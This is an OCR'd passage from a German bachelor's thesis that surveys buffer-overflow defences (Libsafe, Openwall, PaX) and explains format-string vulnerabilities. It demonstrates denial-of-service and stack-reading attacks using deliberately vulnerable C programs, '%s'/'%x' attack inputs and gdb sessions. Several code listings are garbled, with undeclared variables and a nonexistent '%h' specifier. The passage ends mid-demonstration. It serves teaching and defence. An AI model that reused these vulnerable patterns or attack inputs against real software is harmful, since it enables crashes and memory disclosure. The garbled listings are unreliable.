


Abbildung 5.4: Speicherlayout einer Unterfunktion mit Libsafe

5.3 sicherere Systembibliotheken

Eine weitere Möglichkeit, ein System vor Einbrüchen über Buffer Overflows zu schützen, sind veränderte Systembibliotheken wie sie Arash Baratloo [libsafe] entwickelt hat. Zum einen werden mit Libsafe unsichere Systemcalls durch sicherere Varianten ersetzt, die die Puffer auf Länge überprüfen, zum anderen bietet das enthaltene Libverify einen dynamischen Schutz, der ähnlich wie Stack Guard arbeitet.

5.3.1 Libsafe

Libsafe verfolgt den Ansatz, dass die Funktionen in der Tabelle 5.1 durch eigene Versionen ersetzt werden. Diese prüfen vor jedem Schreibvorgang auf eine gültige Länge und beenden das aufgerufene Programm gegebenenfalls. Als Längenbegrenzung dient bei Libsafe dabei der Wert der aktuellen Stack Frame Pointers, wie es in der Abbildung 5.4 zu sehen ist.

Somit wird effektiv das Überschreiben der Rücksprungaddresse verhindert, jedoch nicht das Überschreiben von anderen Puffern, Variablen oder Funktionszeigern.

5.3.2 Libverify

Ähnlich wie der Ret Range Check von StackShield baut Libverify einen eigenen Stack, den sogenannten Canary Stack, auf in dem die einzelnen Rücksdprungaddressen gespeichert werden. Vor dem Zurückkehren aus ei-

Funktion	Risiko
`strcpy(char *dest, const char *src)`	Überlauf von `dest`
`strcat(char *dest, const char *src)`	Überlauf von `dest`
`getwd(char *buf)`	Überlauf von `buf`
`gets(char *s)`	Überlauf von `s`
`[vf]scanf(const char *format, ...)`	Überlauf der Argumente
`realpath(char *path, char resolved_path[])`	Überlauf von `path`
`[v]sprintf(char *str, const char *format, ...)`	Überlauf von `str`

Tabelle 5.1: Von Libsafe überwachte Funktionen

ner Funktion wird die gespeicherte Rücksprungaddresse und die aktuelle Rücksprungaddresse verglichen. Stimmen diese überein wird das Programm weiter ausgeführt, wenn nicht, wird das Programm terminiert und eine Systemwarnung gegeben.

5.4 Kernelpatches

5.4.1 Openwall

Solar Designer pflegt unter [openwall] eine Reihe von Patches zum Linux Kernel. Diese Modifikationen sind keinesfalls als Komplettlösung des Problems von Buffer Overflows zu verstehen, sondern vielmehr als eine weitere Sicherheitsschicht, die es als Angreifer zu überwinden gilt. Das Einschleusen von fremden Daten ist weiterhin möglich.
Unter den Patches des Openwall Projektes befinden sich zwei für diese Bachelorarbeit interessante, die die Ausführung von fremdem Code unterbinden sollen:

nicht ausführbarer Stack

Der Stack wird mit diesem Patch als nicht-ausführbar markiert. Wenn versucht werden sollte eine Rücksprungaddresse zu überschreiben, um in zuvor injezierten Code zu springen, wird dies unterbunden und das Programm beendet. Wenn auch die Ausführung somit gestoppt wurde, besteht noch immer das Problem der Denial-of-Service Attacke gegen das fehlerhafte Programm, wie es bei allen Schutzmechanismen der Fall ist, die das angreifbare Programm bei Ausbeutung beenden, und das Problem der Veränderung des Programmflusses.
Wenn der Programmfluss verändert werden kann, kann zum Beispiel mittels `system()` eine Shell geöffnet werden oder der Programmfluss derart abgeändert werden, dass in Bereiche des Opferprogrammes gesprungen wird,

die normalerweise nur priviligierten Benutzern wie dem Superuser zugänglich sind.

random library addresses

Wenn nicht direkt in den injezierten Code gesprungen werden kann oder will, wird oft als alternative Methode in eine Systembibliothek gesprungen, um zum Beispiel `system()` um eine Shell zu öffnen.
Dieser Patch verändert die Adressen der Systembibliotheken nun dermassen, dass sie zum einen zufällig gewählt sind und zum anderen immer ein Nullbyte enthalten. Durch die zufällige Wahl wird es dem Angreifer sehr schwer, wenn auch nicht unmöglich, gemacht die korrekte Addresse für die Systemfunktion zu finden und dementsprechend anzuspringen.
Das Nullbyte in der Addresse hat den Sinn, dass die meissten Buffer-Overflow-Schwachstellen mit Puffern für Strings aufgetreten sind. In der Programmiersprache C werden Strings bekannterweise mit einem Nullbyte terminiert. Wenn nun eine Systemfunktion angesprochen werden sollte, können durch das Nullbyte keine Parameter übergeben werden, was das Öffnen einer Shell, um bei dem Beispiel zu bleiben, nahezu unmöglich macht.

5.4.2 PaX

PaX steht für PAge_eXec und ist ein Kernelpatch für den Linux-Kernel. Prinzipiell bietet dieser Patch die selbe Funktionalität, wie der im Kapitel 5.4.1 erwähnte Patch von Solar Designer, nur dass Heap und Stack vor einer Ausführung von fremdem Code geschützt werden.

nicht ausführbare Speicherseiten

Stack und Heap Speicherseiten des Betriebssystems werden als nicht ausführbar gekennzeichnet. Da es in der Intel Architektur nicht vorgesehen ist, ein solches Feature zu nutzen, wird dies mit einem Workaround erzielt, der Performanceeinbussen von 0% bis 500% zur Folge hat.

zufällig gewählte Basisaddressen für Programme

Das Programm selbst erhält zum Zeitpunkt des Ladens in den Speicher eine zufällig bestimmte Basisaddresse. Dies erschwert das Erraten von Rücksprungaddressen erheblich.

zufällig gewählte Adressen für System Bibliotheken

Um Angriffe wie in return-into-libc abwehren zu können, werden neben den Basisadressen von Programmen auch die Adressen für System Bibliotheken zufällig bestimmt. Die beiden zuletzt genannten Punkte erschweren nur das

Treffen der richtigen Adresse für ein Exploit. Wenn jedoch der Angreifer die Gelegenheit hat, mehrere (tausend) Versuche mit einem Exploit zu machen, wird er früher oder später erfolgreich sein.

5.5 Einspielen von Patches

Einen nicht zu vernachlässigenden Punkt stellen mit Sicherheit die Patches der Hersteller zu der jeweiligen verwundbaren Software dar. In vielen Fällen stehen diese Patches binnen Stunden nach dem Bekanntwerden der Schwachstelle zur Verfügung und können somit eingespielt werden.
Je nach Distributionsart der Software (Open oder Closed Source Software) bestehen diese Patches aus Veränderungen im Sourcecode oder aus der Binärdateien.
In jedem Fall muss beachtet werden, dass durch das nachträgliche Abändern von Software sehr leicht neue Fehler entstehen können wie unter anderem aus [Brunnstein] hervorgeht. Gerade bei grossen Produkten ist dies leicht der Fall.
Ein weiterer Punkt ist, dass bei einer mehrfach gepatchten Software vom Hersteller immer davon ausgegangen wird, dass alle zuvorigen Patches vom Endbenutzer oder Administrator eingespielt wurden (siehe dazu [Pfleeger]).

Kapitel 6

Format-String Schwachstellen

Die sogenannten Format-String Schwachstellen stellen im Vergleich zu Buffer Overflows eine einerseits weniger bekannte und andererseits relativ junge Klasse von Softwareschwachstellen dar. Im Gegensatz zu den schon seit den 80er Jahren bekannten Gefahren, die aus vorhandenen Buffer Overflow Schwachstellen resultieren koennen, ist das von Format-String Schwachstellen ausgehende Gefahrenpotential erst seit etwa Ende 1999 Gegenstand näherer Betrachtungen.

Grundsätzlich lässt sich sagen, daß Format-String Schwachstellen hinsichtlich der von ihnen ausgehenden Gefahren den klassischen Buffer Overflows zumindest ebenbürtig sind. Wie sich später noch zeigen wird, bieten Sie einem Angreifer teilweise komfortablere Möglichkeiten, ein System zu kompromitieren.

6.1 Format-Strings in C/C++

6.1.1 Funktion

Ein Format-String stellt im ANSI C/ISO Standart eine Zeichenkette dar, unter deren Interpretation eine Funktion, der dieser als Parameter übergeben wird, die Ausgaformatierung von weiteren übergebenen Datentypen bestimmt. Innerhalb des Format-Strings kann durch das '`%`'-Zeichen, gefolgt von einem Zeichen spezifiziert werden, in welcher Repräsentation Datentypen ausgegeben werden, beispielsweise kann eine `Integer`-Variable so in ihrer hexadekadischen oder dezimalen Form ausgegeben werden. Zeichen, denen kein '`%`' oder '\' vorangestellt sind, werden ohne weitere Behandlung in die Ausgabe übernommen. '\' werden schon zur Übersetzungszeit vom Compiler behandelt.

Parameter	Ausgabeform	call by
%d	decimal	(int)
%u	unsigned decimal	(unsigned int)
%x	hex	(unsigned int)
%s	string	((const) (unsigned) char *)
%n	number of bytes written so far	(int *)

Tabelle 6.1: Einige Formatierungsparameter(nicht vollständig)

Die bekannte `printf()`-Funktion beispielsweise nutzt zur Formatierung ihrer Ausgabe in der Standartausgabe einen Format-String. Ein Beispiel hierzu findet sich im folgenden Listing 6.1.

Listing 6.1: Beispielhafte Verwendung eines Format-Strings

```
1  #include <stdio.h>
2
3  int main()
4  {
5
6          int a = 13;+
7          printf("Die Variable d in hex.: %h und dec.: %d .\n", d, d);
8
9          return(0);
10 }
```

Innerhalb des Format-Strings wird sequentiell angegeben, in welcher Form die dem Format-String folgenden Parameter in die auszugebende Zeichenkette einzubinden sind. In dem angeführten Beispiel bewirkt dies die Ausgabe folgender Zeichenkette:

```
Die Variable d in hex : d und dec.: 13  .
```

Da es in C/C++ nicht möglich ist, zur Laufzeit festzustellen, um welchen Datentyp es sich bei einer vorliegenden Variable handelt, ist es notwendig schon zur Zeit des Übersetzens anzugeben in welcher Form Daten eines bestimmten Typs ausgegeben werden sollen.

6.1.2 Familie der Format-String Funktionen

In der folgenden Tabelle sind einige bekannte Funktionen aufgeführt, die mit Format-Strings arbeiten. Je nach vorliegendem Betriebssystem/vorliegender C-Bibliothek gibt es noch eine Reihe anderer Funktionen, die diese auch benutzen, wie beispielsweise die der Tabelle folgenden Funktionen

Name	Funktion
`printf()`	Ausgabe im 'stdout' Stream
`fprintf()`	Ausgabe in einen File-Stream
`sprintf()`	Ausgabe in einen String
`snprintf()`	wie sprintf mit Längenüberprüfung
`vfprintf()`	Ausgabe aus einer va_arg Struktur in einen File-Stream
`vsprintf()`	Ausdruck einer va_arg Struktur in einen String
`vsnprintf()`	wie vsprintf mit Längenüberprüfung

Weitere Verwandte Funktionen mit Format-Strings sind :
`setproctitle(), syslog(), err*, verr*, warn*, ...`

Tabelle 6.2: Einige Formatfunktionen

`setprocititle()`, `syslog()`, etc... . Auch benutzerdefinierte Funktionen sind möglich.

6.1.3 Interpretation des Format-Strings

Zum Verständnis der später eingehend analysierten Gefahren, die durch Format-String Schwachstellen entstehen können ist es erst einmal notwendig, sich mit der Arbeitsweise der betroffenen Bibliotheksfunktionen auseinanderzusetzen. Hier liegt der Fokus insbesondere auf der Interpretation des Format-Strings an sich, innerhalb der aufgerufenen Funktion.


Als konkretes Beispiel wird das am Anfang dieses Textes herangezogene kleine Beispielprogramm (Listing 6.1) dienen. In Zeile sieben des Programmes wird die `printf()`-Funktion mit drei Parametern aufgerufen:

```
printf("Die Variable d in hex.: %h und dec.: %d .\n", d, d);.
```

Der erste Parameter ist hier der konstante Format-String, Parameter zwei und drei stellt jeweils die Variable `d` dar. Von entscheidener Bedeutung ist nun die Art und Weise, in der die `printf()`-Funktion ihre Parameter erhält und anschließend adressiert. Wie in Kapitel 1 dieser Arbeit eingehend erläutert wurde, wird die Übergabe von Funktionsparametern in C/C++ in der Regel mit Hilfe des Stacks realisiert. Die `printf()`-Funktion erwartet also auf dem Stack einen Pointer auf den in diesem Beispiel konstanten Format-String, der sich im `DATA`-Segment des Prozessspeichers befindet.

Weiterhin geht die `printf()`-Funktion davon aus, daß sich alle weiteren Parameter oberhalb des Pointers auf dem Stack befinden.

Die `printf()`-Funktion greift nun über den Dereferenzierungsoperator mittels des auf dem Stack übergebenen Pointers auf den Format-String zu.



printf("Die Variable d in hex.: %h und dec.: %d.\n", d, d):

Abbildung 6.1: Stackaufbau bei einem printf()-Aufruf

Sie beginnt, den String Zeichen für Zeichen zu parsen. Prinzipiell werden nun alle im Format-String enthaltenen Zeichen in die Ausgabezeichenkette kopiert, bis ein Steuerzeichen in der Zeichenkette auftritt. In dem angeführten Beispiel würde also '`Die Variable  d in hex.: `' kopiert werden. Das nun folgende '`%`'-Zeichen leitet eine einzubindende Variable bzw. Konstante ein. Diese erwartet die `printf()`-Funktion wie schon erwähnt, auf dem Stack.

Die Adressierung erfolgt nicht absolut, sondern relativ ausgehend von der Position des Pointers auf den Format-String. Somit geht die `printf()`-Funktion davon aus, daß sich ein `dword`, also 4 Byte oberhalb der abgelegten Format-String Adresse der Wert der einzubindenden Variable befindet. Die Abbildung 6.1 illlustriert den Stackaufbau zum Zeitpunkt des Funktionsaufrufes.

Die Variable wird nun in ihrer hexadekadischen Repräsentation in die Ausgabezeichenkette kopiert. Würde sich zwischen dem einleitenden '`%`'-Steuerzeichen und dem gewäehlten Formatierungsparameter noch ein numerischer Wert befinden, so würde beispielsweise noch eine bestimmte Anzahl von Leerzeichen in die Ausgabe eingefügt werden, es lässt sich so bestimmen, wie viel Platz die Variable in der Ausgabe einnehmen soll.

Nachdem die Variable also eingefügt wurde, wird das Parsing des Format-Strings fortgesetzt. Es wird nun '`und dec.: `' Zeichen für Zeichen kopiert,

bis das nächste '%'-Steuerzeichen auftritt. Der zu diesem Zeichen gehörende Parameter wird wiederum 2 `dwords` oberhalb des Format-Strings erwartet. Der so refernzierte Wert auf dem Stack wird gemäß dem Formatierungsparameter '`%d`' in seine Dezimalform gebracht und der Ausgabezeichenkette angefügt. Zuletzt wird nun der '.' kopiert. Das Steuerzeichen '`\n`' wird wie alle anderen mit '\' eingeleiteten Steuerzeichen bereits zur Übersetzungszeit vom Compiler in ein Zeilenende-Zeichen umgewandelt. Die Formatierung ist somit abgeschlossen.

Es stellt sich nun die Frage, was passiert, wenn im Format-String mehr Parameter referenziert werden, als auf dem Stack übergeben wurden. Der Compiler führt im Allgemeinen keine Überprüfung hinsichtlich der referenzierten Parameter durch. Da auch zur Laufzeit keine Kontrollen vorgenommen werden, geht die `printf()`-Funktion in jedem Falle davon aus, daß alle Parameter übergeben wurden.

Würde also in dem im Beispiel angeführten Format-String ein dritter Parameter referenziert werden, z.B.:

```
printf("Die Variable d in hex.: %h und dec.: %d %d .\n", d, d):,
```

so würde ein Parameter erwartet werden, der sich drei `dwords` oberhalb des abgelegten Format-Strings befindet. Da sich an dieser Adresse auf dem Stack jedoch kein übergebener Parameter befindet, wird der sich dort befindliche Wert als Parameter interpretiert und in Dezimalform ausgegeben.

6.2 Entstehung einer Schwachstelle

Eine Format-String Schwachstelle entsteht bei falscher Benutzung von Funktionen, die mit Format-Strings arbeiten. Folgendes Programm (Listing 6.2) enthält beispielsweise eine Format-String Schwachstelle in sehr vereinfachter, offensichtlicher Form. Im allgemeinen liegen Schwachstellen nicht so offensichtlich vor, auch kommt es eher selten vor, daßman den Format-String direkt an einem Eingabeprompt eingeben kann.

Listing 6.2: Programm mit klassischer Format-String Schwachstelle

```
1 #include <stdio.h>
2
3 main(void)
4 {
5
6         char benutzer_zeichenkette[80];
7         fgets(benutzer_zeichenkette, 80, stdin);
```

```
8
9           // eine Format-String Schwachstelle
10          printf(benutzer_zeichenkette);
11
12  }
```

Die Gefahr besteht nun darin, daß der Benutzer des Programmes mit der Eingabe der Variable `benutzer_zeichenkette` den Format-String spezifizieren kann, da die `printf()`-Funktion, wie im vorangegangenen Abschnitt erläutert als erstes Argument einen Zeiger auf den Format-String erwartet. In diesem Falle würde der Compiler das Auftreten der Variable als Parameter der `printf()`-Funktion durch einen Pointer auf den Speicherbereich der Variablen `benutzer_zeichenkette`, die sich entweder im `BSS`-Segment des Prozessspeichers befindet ersetzen, falls es sich um eine globale Variable handelt. Im Falle einer lokalen Variable würde zur Laufzeit die Adresse der Variable auf dem Stack genutzt.

Unbedenklich wäre in diesem Falle folgende Zeile :

```
printf("%s", benutzer_zeichenkette); .
```

Es sei dahin gestellt, ob die falsche Benutzung dieser Funktionen aus Unwissenheit oder Faulheit resultiert, jedoch können die möglichen Auswirkungen eines solchen Programmierfehlers ungeahnte Ausmaße annehmen. Hinzu kommt, daß im Allgemeinen bei einem (Test-)Ablauf des Programmes auch kein abnormales Verhalten auftreten würde, solange in der Variablen keine '`%`'-Steuerzeichen auftreten.

Kapitel 7

Format-String Exploits

Um die Gefahren zu analysieren, die aus so einem 'kleinen' Programmierfehler resultieren können, werden nun die verschiedenen Techniken, die seit dem ersten Bekanntwerden dieser Art von Softwareschwachstellen entwickelt wurden, um Systeme anzugreifen, eingehend betrachtet. Ein tiefgehendes Verständnis der technischen Vorgänge, die ein Angreifer bei der Ausnutzung einer Schwachstelle anstösst, ist unter anderem auch notwendig, um Techniken zu verstehen, zu entwickeln und bewerten zu können, die Angriffe dieser Art unterbinden sollen.

Es lässt sich schon einmal vorab sagen, daß die Anwendbarkeit der diskutierten Vorgehensweisen von einer ganzen Reihe Faktoren abhängt. Insbesondere :

- von der Beschaffenheit der Schwachstelle an sich
- von den nutzbaren Variablen
  - Eingabepuffer
  - Ausgabepuffer.

Von entscheidender Bedeutung ist außerdem sowohl die Software-, als auch die Hardwareinfrastruktur des Zielsystems. Vor allen Dingen die genutzten C-Bibliotheken und vorhandene Hauptspeicherressourcen schränken die Anwendbarkeit ein.

Die verschiedenen Techniken werden hier jeweils an einem einfachen Beispielprogramm erläutert. Die Programme sind dabei sehr einfach gehalten, weisen jedoch zum Teil Ähnlichkeiten zu wirklich aufgetretenen Schwachstellen auf.

7.1 Denial of Service

Eine Denial of Service Attacke setzt sich zum Ziel einen angebotenen Dienst unerreichbar zu machen. Dies kann natürlich durch verschiedenste Vorgehensweisen passieren. Im Kontext von Format-String Schwachstellen wird dies durch eine vorsätzlich provozierte Prozesstermination erreicht. Im Vergleich zu den noch folgenden Techniken die auf Format-String Schwachstellen angewendet werden, stellt die Denial of Service Attacke die technisch am einfachsten zu realisierende dar.

Listing 7.1: Program zur Passwortabfrage

```
1  #include <stdio.h>
2
3  int main(void)
4  {
5
6          char input_puffer[10];
7
8          // Eingabe des Usernamens mit sicherer fgets()-Funktion
9          printf("Bitte geben Sie ihren Usernamen ein : ");
10         fgets(input_puffer, 10, stdin);
11
12         if (input_puffer != "bjoern")
13         {
14                 // Ausgabe des unbekannten Usernames
15                 printf("Unbekannter Username :\n");
16                 // hier entsteht die Schwachstelle
17                 printf(input_puffer);
18         }
19         else
20         {
21                 printf("Willkommen im System !!!");
22         }
23
24         printf("Programm terminierte erfolgreich !!!");
25         return(0);
26
27 }
```

Als Beispiel dient nun eine kleine Passwortabfrage, bei der ein Benutzer seinen Usernamen und sein Passwort eingeben soll. Wird ein falscher Benutzername angegeben, so wird eine Fehlermeldung der Form

```
Unbekannter Username :  <eingegebener Username>
```

ausgegeben.

Um eine Prozesstermination zu provozieren macht sich ein Angreifer den '%s'-Parameter zu nutze. Dieser bewirkt die Ausgabe einer Zeichenkette ab einer spezifizierten Speicheradresse bis zu einem NULL-Terminationscharakter. Als zum '%s'-Parameter gehöhrendes Argument erwartet die Formatierungsfunktion einen Pointer auf dem Stack, der auf die Speicheradresse zeigt, ab der die Zeichenkette ausgegeben werden soll. Da bei, beziehungsweise vor der Abarbeitung der Formatierungszeichenkette keine Überprüfung hinsichtlich sinvoller zur Verfügung stehender Argumente stattfindet, lässt sich die jeweilige Funktion durch Angabe einer Zeichenkette, in diesem Falle eines Usernamens der Form :

```
Bitte geben Sie ihren Usernamen ein : %s%s%s%s%s%s%s
```

dazu bewegen, irgendeinen, auf dem Stack liegenden Wert als Pointer auf den auszugebenden String fehl zu interpretieren. Hierbei ist die Wahrscheinlichkeit, bei mehreren '%s' sehr hoch, einen illegalen Adresszugriff zu provozieren. Gelingt dies, so sendet der Kernel das SIGSEGV-Signal und das Betriebssystem beendet den Prozess mit einer 'Segmentation Fault' Meldung.
Dies soll nun in einer Beispielsession mit dem angeführten Programm getestet werden. Zuerst wird das Programm compiliert und anschliessend ausgeführt.

```
user@MaryLou:~/denial_of_service$ gcc -g -o passwort bacc_pass_bsp.c
user@MaryLou:~/denial_of_service$ ./passwort
Bitte geben Sie ihren Usernamen ein : %s%s%s%s%s%s
Unbekannter Username :
Segmentation fault
user@MaryLou:~/denial_of_service$
```

Wie an der Ausgabe zu erkennen ist, hat die Eingabe von %s%s%s%s%s%s tatsächlich zu einer Prozesstermination geführt. Mit Hilfe des Debuggers kann dies genauer untersucht werden.

```
user@MaryLou:~/denial_of_service$ gdb ./passwort
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) list 15
10              fgets(input_puffer, sizeof(input_puffer), stdin);
11
12              if (input_puffer != "bjoern")
13              {
```

```
14                      // Ausgabe des unbekannten Usernames
15                      printf("Unbekannter Username :\n");
16                      // hier entsteht die Schwachstelle
17
18                      printf(input_puffer);
19              }
(gdb) break 17
Breakpoint 1 at 0x8048497: file bacc_pass_bsp.c, line 17.
(gdb) run
Starting program: /home/user/denial_of_service/passwort
Bitte geben Sie ihren Usernamen ein : %s%s%s%s%s%s
Unbekannter Username :

Breakpoint 1, main () at bacc_pass_bsp.c:18
18                      printf(input_puffer);
(gdb) print &input_puffer
$1 = (char (*)[30]) 0xbffffd4c
(gdb) break printf
Breakpoint 2 at 0x4006a39f
(gdb) continue
Continuing.

Breakpoint 2, 0x4006a39f in printf () from /lib/libc.so.6
(gdb) x/40x $esp
0xbffffd14:     0x4012ee48      0x0000000d      0x4012c200      0x00000000
0xbffffd24:     0x40078560      0x40013678      0xbffffd6c      0x080484a3
0xbffffd34:     0xbffffd4c      0x0000001e      0x4012c080      0x4010f16c
0xbffffd44:     0x40013678      0xbffffd68      0x73257325      0x73257325
0xbffffd54:     0x73257325      0xbfff000a      0x40042f18      0x4012ee48
0xbffffd64:     0x400097c0      0xbffffd88      0xbffffda8      0x4003014f
0xbffffd74:     0x00000001      0xbffffdd4      0xbffffddc      0x08048510
0xbffffd84:     0x00000000      0xbffffda8      0x40030121      0x400130ec
0xbffffd94:     0x00000001      0x08048370      0xbffffdd4      0x40030094
0xbffffda4:     0x4012ccc0      0x00000000      0x08048391      0x08048450
(gdb) info frame 0
Stack frame at 0xbffffd2c:
eip = 0x4006a39f in printf; saved eip 0x80484a3
called by frame at 0xbffffd6c
Arglist at 0xbffffd2c, args:
Locals at 0xbffffd2c, Previous frame's sp is 0x0
Saved registers:
ebx at 0xbffffd14, ebp at 0xbffffd2c, eip at 0xbffffd30
(gdb) bt
#0  0x4006a39f in printf () from /lib/libc.so.6
#1  0x080484a3 in main () at bacc_pass_bsp.c:18
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x40062f7e in vfprintf () from /lib/libc.so.6
(gdb)
```

Das Programm wird mit dem gdb-Debugger geladen und ein Breakpoint direkt vor der verwundbaren printf()-Funktion gesetzt. Das Programm wird gestartet, und die Eingabe %s%s%s%s%s%s%s getätigt. Im Anschluß wird die Position des input_puffer-Arrays ermittelt, dieses befindet sich an der Adresse 0xbffffd4c. Es wird ein weiterer Breakpoint innerhalb des folgenden printf(input_puffer) gesetzt und die Programmausführung fortgesetzt. Innerhalb des printf()-Aufrufes wird nun der Stackspeicher inspiziert, dies illustriert Abbildung 7.1. Der info frame 0 Abfrage lässt sich entnehmen, daß das printf()-Stackframe an Adresse 0xbffffd2c beginnt. Der gesicherte Instruction Pointer folgt bei 0xbffffd30 und hinter diesem an Adresse 0xbffffd34 befindet sich der Pointer auf den input_buffer. Da wie schon erwähnt die printf()-Funktion ihre Argumente ein dword oberhalb der Position dieses Pointers erwartet, interpretiert sie den Wert an Adresse 0xbffffd38, also 0x0000001e als Adresse von der mittels des ersten %s% eine Zeichenkette eingebunden werden soll. Da der virtuelle Prozessspeicher jedoch bei 0x08048000 beginnt, würde sich diese Adresse noch unterhalb des Textsegmentes befinden und provoziert somit einen illegalen Adresszugriff. Es sollte also auch ein %s reichen um einen solchen fehlerhaften Zugriff zu provozieren.

```
user@MaryLou:~/denial_of_service$ ./passwort
Bitte geben Sie ihren Usernamen ein : %s
Unbekannter Username :
Segmentation fault
user@MaryLou:~/denial_of_service$
```

7.2 Auslesen von Speicherinhalten

Besteht für einen Angreifer die Möglichkeit, die Ausgabe einer Formatfunktion, deren Format-String er beeinflussen kann, zu betrachten, so bietet sich ihm prinzipiell die Möglichkeit beliebige Adressen des Prozessspeichers, ausgenommen des Kernelsegmentes, auszulesen. So ist es möglich Informationen über den Systemzustand zu erhalten, die zum Ausnutzen einer Schwachstelle, insbesondere zur Konstruktion des eigentlichen Exploits sehr dienlich seien können.

7.2.1 Auslesen des Stacks

Das Auslesen des Stacks, beziehungsweise von Teilen des Stacks stellt die am einfachsten zu realisierende Möglichkeit dar, sich einen Einblick in den Prozessspeicher zu verschaffen.

Durch das Auslesen des Stacks kann ein Angreifer für ihn wertvolle Informationen zum Prozesszustand erhalten, zum Beispiel über :

- abgelegte lokale Variablen




Abbildung 7.1: Stackabbild bei printf(input_puffer)

- den gesicherten Instruction Pointer
- die Position des gesicherten IP.
- den generellen Programmablauf

Besonders der zuletzt genannte Punkt kann einem Angreifer bei der Konstruktion eines Exploits sehr hilfreich sein.

Zum Auslesen des Stacks wird meist der '`%x`'-Formatierungsparameter benutzt, der durch ihn referenzierte Argumente in ihrer hexadekadischen Form ausgiebt. Es sind natürlich auch alle anderen Formate möglich, die von den Formatierungsparametern unterstützt werden.

Zur Illustration dieser Technik wird das im vorigen Abschnitt eingeführte Programm zur Passwortabfrage dienen. Innerhalb des Format-Strings wird dabei eine Reihe von '`%x`'-Parametern genutzt.

```
user@MaryLou:~/stack_auslesen$ ./passwort
Bitte geben Sie ihren Usernamen ein : %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x
Unbekannter Username :
284012c08080496ec400097c04012fe5814010f16c78257825782578257825782578257825782578
25782578257825782578257825782578257825782578257825257825bffffdb84003014fProgramm termin
ierte erfolgreich !!!
user@MaryLou:~/stack_auslesen$
```

Wie sich der Ausgabe des `printf(user_puffer)`-Funktionsaufrufes entnehmen lässt, wurde nicht die eingegebene Zeichenkette ausgegeben, sondern

eine Folge von Hexwerten. Das Programm terminiert anschließend erfolgreich.

Die letzten 16 Zeichen der ausgegebenen Hexfolge, `bffffdb84003014f` lassen erahnen, daß es sich hierbei um ein gesichertes Paar aus Stackpointer und Instruction Pointer handeln könnte. Um der Vermutung auf den Grund zu gehen, wird das Programm wieder in den Debugger geladen.

```
